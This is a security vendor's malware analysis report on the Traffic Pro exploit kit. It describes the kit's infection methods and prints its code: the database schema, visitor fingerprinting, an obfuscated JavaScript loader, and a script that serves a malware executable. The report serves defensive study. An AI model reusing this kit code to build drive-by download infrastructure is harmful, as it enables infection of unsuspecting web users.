REPORT
PANDALABS TRAFFIC PRO UNCOVERED

PANDA SECURITY | *One step ahead.*

Content

Introduction

Traffic Pro

Traffic Pro is an application installed on a server that allows malware to be run on remote systems using a series of exploits.

It's programmed in Php and stores and accesses information obtained from infected users. This information is then stored in a MySQL database.

It is sold in forums for around $40. The price is low in comparison with kits like ***Mpack*** or ***Icepack***, largely because it is not a new application, but it is still one of the most active that we encounter on a daily basis, perhaps because it is so well-known.

In this document we will focus on version 2.0, since it's the latest version to which we have had access.

The normal process of a Traffic Pro attack

1. Users visit a web page on which it's hosted or another page containing an iframe field that loads the index.php of the host website.

2. The index.php determines which exploit should be run on the computer, if it is vulnerable.

3. Depending on the value obtained in point 2, the exploit is run on users' computers and stores the data of the infected computer. This can be viewed later in the statistics module.

Introduction

How it infects users:

Several techniques are used by attackers to get users to run the code referenced in the index.php:

1. Hacking servers. In the case of web servers, they usually add an iframe-type reference at the end of the file which is loaded by default and indicates the index.php where *Traffic Pro* is installed. Sometimes they use the same hacked site to host *Traffic Pro* or other types of malware. Consequently, by hosting malware on third-party servers it is more difficult to locate.

2. Entering certain words on the web pages hosting the code, in an attempt to draw s search engines users to the page containing *Traffic Pro* and infect them.

3. Buying domains with similar names to known sites users tend to access. For example, gookle, which only differs in one character from the famous google search engine. Users who misspell a word entered in the search engine could become infected.

4. Spamming. The emails usually contain links and use social engineering techniques. The Trj/Goldun and Trj/Haxdoor families frequently use this technique.

5. Buying google adsense words so that search results are highlighted. These results are then linked to websites with malware.

6. Affiliation programs. As we mentioned in the ***blog***, some affiliation companies operate more legally than others, but we have found cases in which these types of companies do more than just install adware, and actually install banker Trojans.

Components of Traffic Pro

Installation and configuration

dump.sql

This is a text file with tables to be created in the SQL database. Other kits have an installation file, and so it is not necessary to go to the database and install them manually.

```
-- 0-- Table structure for table `tp_customer_logs`0-- 0CREATE TABLE `tp_customer_logs` (0  `cl_id` int(10) unsigned NOT NULL auto_increment,0  `cl_log`
varchar(255) default NULL,0  `cl_datetime` datetime NOT NULL default '0000-00-00 00:00:00',0  `cl_ip` varchar(15) default NULL,0  PRIMARY KEY  (`cl_id`),0
KEY `id` (`cl_id`)0) ENGINE=MyISAM DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1 ;00-- 0-- Dumping data for table `tp_customer_logs`0-- 000--
-------------------------------------------------------00-- 0-- Table structure for table `tp_customers`0-- 0CREATE TABLE `tp_customers` (0  `cs_id`
int(11) NOT NULL auto_increment,0  `cs_login` varchar(30) NOT NULL default '',0  `cs_password` varchar(32) NOT NULL default '',0  `cs_date` int(11) default
NULL,0  `cs_icq` int(10) default NULL,0  `cs_email` varchar(50) default NULL,0  `cs_balance` float(11,2) NOT NULL default '0.00',0  `cs_vuntil` int(11) NOT
NULL default '0',0  `cs_lang` char(2) NOT NULL default 'ru',0  PRIMARY KEY  (`cs_id`),0  UNIQUE KEY `cs_id` (`cs_id`),0  UNIQUE KEY `cs_login` (`cs_login`)0)
ENGINE=MyISAM DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1 ;00-- 0-- Dumping data for table `tp_customers`0-- 000--
-------------------------------------------------------00-- 0-- Table structure for table `tp_hits`0-- 0CREATE TABLE `tp_hits` (0  `total` int(10) unsigned
NOT NULL default '0',0  `user` int(11) NOT NULL default '0'0) ENGINE=MyISAM DEFAULT CHARSET=cp1251;00-- 0-- Dumping data for table `tp_hits`0-- 000--
-------------------------------------------------------00-- 0-- Table structure for table `tp_ipcountry`0-- 0CREATE TABLE `tp_ipcountry` (0  `ipFROM`
bigint(20) unsigned NOT NULL default '0',0  `ipTO` bigint(20) unsigned NOT NULL default '0',0  `countrySHORT` char(2) default NULL,0  `countryLONG`
varchar(255) default NULL,0  PRIMARY KEY  (`ipFROM`,`ipTO`),0  KEY `ipFROM` (`ipFROM`),0  KEY `ipTO` (`ipTO`),0  KEY `countrySHORT` (`countrySHORT`),0  KEY
`countryLONG` (`countryLONG`)0) ENGINE=MyISAM DEFAULT CHARSET=cp1251;00-- 0-- Dumping data for table `tp_ipcountry`0-- 000--
-------------------------------------------------------00-- 0-- Table structure for table `tp_langs`0-- 0CREATE TABLE `tp_langs` (0  `lang_iso2code`
char(2) NOT NULL default '',0  `lang_name` varchar(50) NOT NULL default '',0  `country_code` char(2) default NULL,0  `country_name` varchar(100) default
NULL,0  PRIMARY KEY  (`lang_iso2code`)0) ENGINE=MyISAM DEFAULT CHARSET=cp1251;00-- 0-- Dumping data for table `tp_langs`0-- 000--
-------------------------------------------------------00-- 0-- Table structure for table `tp_logs`0-- 0CREATE TABLE `tp_logs` (0  `id` int(10) unsigned
NOT NULL auto_increment,0  `log` varchar(255) default NULL,0  `datetime` datetime NOT NULL default '0000-00-00 00:00:00',0  `ip` varchar(15) default NULL,0
PRIMARY KEY  (`id`),0  KEY `id` (`id`)0) ENGINE=MyISAM  DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1188 ;00-- 0-- Dumping data for table `tp_logs`0-- 000--
-------------------------------------------------------00-- 0-- Table structure for table `tp_news`0-- 0CREATE TABLE `tp_news` (0  `ns_id` int(11) NOT NULL
auto_increment,0  `ns_date` int(11) default NULL,0  `ns_title` varchar(255) default NULL,0  `ns_text` text,0  PRIMARY KEY  (`ns_id`),0  UNIQUE KEY `ns_id`
(`ns_id`)0) ENGINE=MyISAM DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1 ;00-- 0-- Dumping data for table `tp_news`0-- 000--
-------------------------------------------------------00-- 0-- Table structure for table `tp_stats`0-- 0CREATE TABLE `tp_stats` (0  `id` int(10) unsigned
NOT NULL auto_increment,0  `datetime` datetime NOT NULL default '0000-00-00 00:00:00',0  `ip` varchar(15) default NULL,0  `user_agent` varchar(255) default
NULL,0  `browser` varchar(255) default NULL,0  `os` varchar(255) default NULL,0  `url` varchar(255) default NULL,0  `accept_lang` varchar(50) default NULL,0
`is_downloaded` tinyint(1) unsigned NOT NULL default '0',0  `country` varchar(50) default NULL,0  `user` int(11) NOT NULL default '0',0  `referrer`
varchar(300) NOT NULL,0  PRIMARY KEY  (`id`),0  KEY `id` (`id`)0) ENGINE=MyISAM  DEFAULT CHARSET=cp1251 AUTO_INCREMENT=69812 ;00-- 0-- Dumping data for table
`tp_stats`0-- 0000-- -------------------------------------------------------00-- 0-- Table structure for table `tp_status`0-- 0CREATE TABLE `tp_status` (0
`ts_id` int(11) NOT NULL auto_increment,0  `ts_name` varchar(50) NOT NULL default 'demo',0  `ts_minutes` int(11) NOT NULL default '0',0  `ts_cost`
float(9,2) NOT NULL default '0.00',0  PRIMARY KEY  (`ts_id`),0  UNIQUE KEY `tp_id` (`ts_id`),0  UNIQUE KEY `ts_id` (`ts_id`)0) ENGINE=MyISAM DEFAULT
CHARSET=cp1251 AUTO_INCREMENT=1 ;00-- 0-- Dumping data for table `tp_status`0-- 000-- -------------------------------------------------------00-- 0-- Table
structure for table `tp_traf`0-- 0CREATE TABLE `tp_traf` (0  `tf_id` int(11) NOT NULL auto_increment,0  `tf_uid` int(11) NOT NULL default '0',0
`tf_country` varchar(255) NOT NULL default '',0  `tf_type` varchar(10) default NULL,0  PRIMARY KEY  (`tf_id`),0  UNIQUE KEY `tf_id` (`tf_id`)0) ENGINE=MyISAM
DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1 ;00-- 0-- Dumping data for table `tp_traf`0-- 000-- -------------------------------------------------------00-- 0--
Table structure for table `tp_users`0-- 0CREATE TABLE `tp_users` (0  `id` int(10) unsigned NOT NULL auto_increment,0  `login` varchar(255) NOT NULL default
'',0  `password` varchar(255) NOT NULL default '',0  PRIMARY KEY  (`id`),0  UNIQUE KEY `login` (`login`),0  KEY `id` (`id`)0) ENGINE=MyISAM  DEFAULT
CHARSET=cp1251 AUTO_INCREMENT=2 ;00-- 0-- Dumping data for table `tp_users`0-- 000INSERT INTO `tp_users` VALUES (1, 'demo1',
'fe01ce2a7fbac8fafaed7c982a04e229');00-- -------------------------------------------------------00-- 0-- Table structure for table
`tp_users_billing_history`0-- 0CREATE TABLE `tp_users_billing_history` (0  `bh_id` int(11) NOT NULL auto_increment,0  `bh_date` int(11) NOT NULL default
'0',0  `bh_system` varchar(30) NOT NULL default '',0  `bh_summ` float(11,0) NOT NULL default '0',0  `bh_confirm` int(1) default NULL,0  `bh_userid`
tinyint(4) default NULL,0  PRIMARY KEY  (`bh_id`),0  UNIQUE KEY `bh_id` (`bh_id`)0) ENGINE=MyISAM DEFAULT CHARSET=cp1251 AUTO_INCREMENT=1 ;00-- 0-- Dumping
data for table `tp_users_billing_history`0--
```

inc.config.php

This is a configuration file with data for accessing the SQL database.

```
<?php

$db_host = "localhost";
$db_name = "DataBaseName";
$db_user = "User";
$db_pass = "Pass";

$timeout = 60*60*1000;

php?>
```

Components of Traffic Pro

Vulnerabilities used

The examples of *Traffic Pro* that we have come across up until now use different exploits. In one server in which we accessed an uninstalled copy, there were the default names of the exploit files 1.html, 2.html y 3.html, suggesting that those who use it manually add the exploits they want use.

The main module

index.php

This checks that the IP address of the target user is not already infected.

```
mysql_connect($db_host, $db_user, $db_pass) or die("Couldn't connect to db!");
mysql_select_db($db_name) or die("DB \"$db_name\" not found!");
$ip = getenv("REMOTE_ADDR");
$sql = sql_placeholder('SELECT * FROM tp_stats WHERE ip = ? AND datetime > ?', $ip, date("Y-m-d H:i:s", time() - $timeout));
$r = mysql_query($sql); $num = mysql_num_rows($r); if ( $num > 0 ) {
        $sql = 'UPDATE tp_hits set total = total + 1';
        mysql_query($sql);
        echo "<center>Sorry! You IP is blocked.</center>";
        exit();
        }
```

If it is infected, the following message appears:

Sorry! You IP is blocked.

It then identifies the browser and operating system to choose the most appropriate exploit to try.

```
$user_agent = getenv("HTTP_USER_AGENT");
$uri = getenv("REQUEST_URI");
$accept_lang = getenv("HTTP_ACCEPT_LANGUAGE");
$ref = substr(mysql_real_escape_string(getenv("HTTP_REFERER")),0,40);

if (strstr($user_agent, "Nav")) $browser = "Netscape";
elseif (strstr($user_agent, "Lynx")) $browser = "Lynx";
elseif (strstr($user_agent, "Opera")) $browser = "Opera";
elseif (strstr($user_agent, "WebTV")) $browser = "WebTV";
elseif (strstr($user_agent, "Konqueror")) $browser = "Konqueror";
elseif (strstr($user_agent, "Bot")) $browser = "Bot";
elseif (strstr($user_agent, "Firefox")) $browser = "Firefox";
elseif (strstr($user_agent, "MSIE")) $browser = "MSIE";
else $browser = "other";

if (strstr($user_agent, "Windows 95")) $os = "Windows 95";
elseif (strstr($user_agent, "Windows NT 4")) $os = "Windows NT 4";
elseif (strstr($user_agent, "Win 9x 4.9")) $os = "Windows ME";
elseif (strstr($user_agent, "Windows 98")) $os = "Windows 98";
elseif (strstr($user_agent, "Windows NT 5.0")) $os = "Windows 2000";
elseif (strstr($user_agent, "SV1")) $os = "Windows XP SP2";
elseif (strstr($user_agent, "Windows NT 5.1")) $os = "Windows XP";
elseif (strstr($user_agent, "Windows NT 5.2")) $os = "Windows 2003";
else $os = "other";

$sql = sql_placeholder('INSERT INTO tp_stats(datetime, ip, user_agent, browser, os, uri, accept_lang, referrer) VALUES(?, ?, ?, ?
H:i:s"), $ip, $user_agent, $browser, $os, $uri, $accept_lang, $ref);
mysql_query($sql); ?>
```

Components of Traffic Pro

This is what the encrypted index.php looks like when run. It is easily recognized by the name of the function "makemelaugh" which is used to encrypt.

```
<script language=JavaScript>function makemelaugh(x){var
l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,24,43,12,11,10,51,15,61,17,0,0,0,0,0,0,21,
37,30,27,9,25,40,14,6,35,3,59,36,31,33,53,42,5,18,22,20,48,54,4,50,41,46,0,0,0,0,0,13,0,1,2
8,23,38,39,44,56,7,29,34,0,57,16,2,62,60,26,32,52,58,47,49,55,45,8,19);for(j=Math.ceil(l/
b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){w|=(t[x.charCodeAt(p++)-48])<<s;if(s){r
+=String.fromCharCode(170^w&255);w>>=8;s-=2}else{s=6}}document.write(r)}}makemelaugh("5qE
x7zfw7I_Alc3V178j5GMvM2ggt2gUE2yXHcbXa0f6WqEND03vB03vTn")</script>
```

get.php

This downloads the file containing the malware and also updates the download information in the database.


```
<?php
$ExE='./update.exe';
//$HtA='./spl/odre.hta';

        $fsize = filesize($ExE);
          $dd=fopen($ExE, "rb");
        $ss=fread($dd,$fsize);
        fclose ($dd);
        header("Accept-Ranges: bytes\r\n");
        header("Content-Length: $fsize\r\n");
        header("Content-Disposition: inline; filename=update.exe");
        header("\r\n");
        header("Content-Type: application/octet-stream\r\n");
        echo ($ss);

include "inc.config.php";
mysql_connect($db_host, $db_user, $db_pass) or die("Couldn't connect to db!");
mysql_select_db($db_name) or die("DB \"$db_name\" not found!");
$ip = getenv("REMOTE_ADDR");
$sql = "UPDATE tp_stats SET is_downloaded = 1 WHERE ip = '$ip'";
mysql_query($sql);
//************************************************
?>
```

Components of Traffic Pro

Data and statistics

/admin/login.php


This module gives access to the database. The corresponding username and password are needed to access all the Traffic Pro data. This is a basic security measure to avoid third-party access. Previously this was not done. For example, the early versions of MPack did not include this type of protection, but the later ones did.



Components of Traffic Pro

/admin/index.php


This is the main control panel screen. It shows the infections for each operating system (including a small graph), browser, and how many times the malware has been downloaded on that day or in total.



Components of Traffic Pro


/admin/lang.php

It shows the number of downloads for each country.



/admin/help.php

As the name of the files suggests, this is the Traffic Pro help, explaining what it consists of, the data it displays, etc.



Components of Traffic Pro

/admin/user_manager.php

This module is the user administrator, from which new users can be registered. Unlike other kits such as Mpack, *Traffic Pro* stores passwords in the database itself and not in a configuration file.

/admin/change_pass.php

This module allows users' passwords to be edited.

Components of Traffic Pro

/admin/clear_db.php

This module resets to zero information in the databases.

```
$message = "";

if ( @$_POST["action"] == "clear" )
{
        $sql = "DELETE FROM tp_logs";
        mysql_query($sql);
        $sql = "DELETE FROM tp_stats";
        mysql_query($sql);
        $sql = "UPDATE tp_hits SET total = 0";
        mysql_query($sql);

        $message = "Ñòàòèñòèêà î÷èùåíà";
}
?>
```

/admin/logout.php

This module closes the *Traffic Pro* session.

```
<?php
session_start();
session_destroy();

Header("Location: index.php");
exit();
?>
```

Components of Traffic Pro

/admin/ip_stat.php


This module determines the country of the IP address of infected users.

```
$total_columns = 3; // êîëè÷åñòâî êîëîíîê

if ( IsSet($_GET["startpos"]) && is_numeric($_GET["startpos"]) && $_GET["startpos"] > 0 )
        $startpos = $_GET["startpos"];
else
        $startpos = 0;

if ( IsSet($_GET["qppp"]) && is_numeric($_GET["qppp"]) )
        $qppp = $_GET["qppp"];
else
        $qppp = 150;

$cond = "";
if (@$_GET["filter"] == "24h")
{
        $cond = " AND datetime > '".date("Y-m-d H:i:s", time()-3600*24)."' ";
}

$sql = 'SELECT count(*) as total FROM tp_stats WHERE is_downloaded = 1 '.$cond;
$r = mysql_query($sql);
$Row = mysql_fetch_array($r);
$total_records = $Row["total"];

$sql = 'SELECT * FROM tp_stats WHERE is_downloaded = 1 '.$cond.' LIMIT '.$startpos.', '.$qppp.'';
$r = mysql_query($sql);
$Stats = array();
while ($Row = mysql_fetch_array($r))
{
        $Stats[] = $Row;
}
$selected_stats = sizeof($Stats);
$rows_per_column = ceil($selected_stats / $total_columns);
?>
```

Components of Traffic Pro

/admin/flags

This is a directory with the flags of each country displayed when accessing the /admin/lang.php module.



PANDA SECURITY | One step ahead.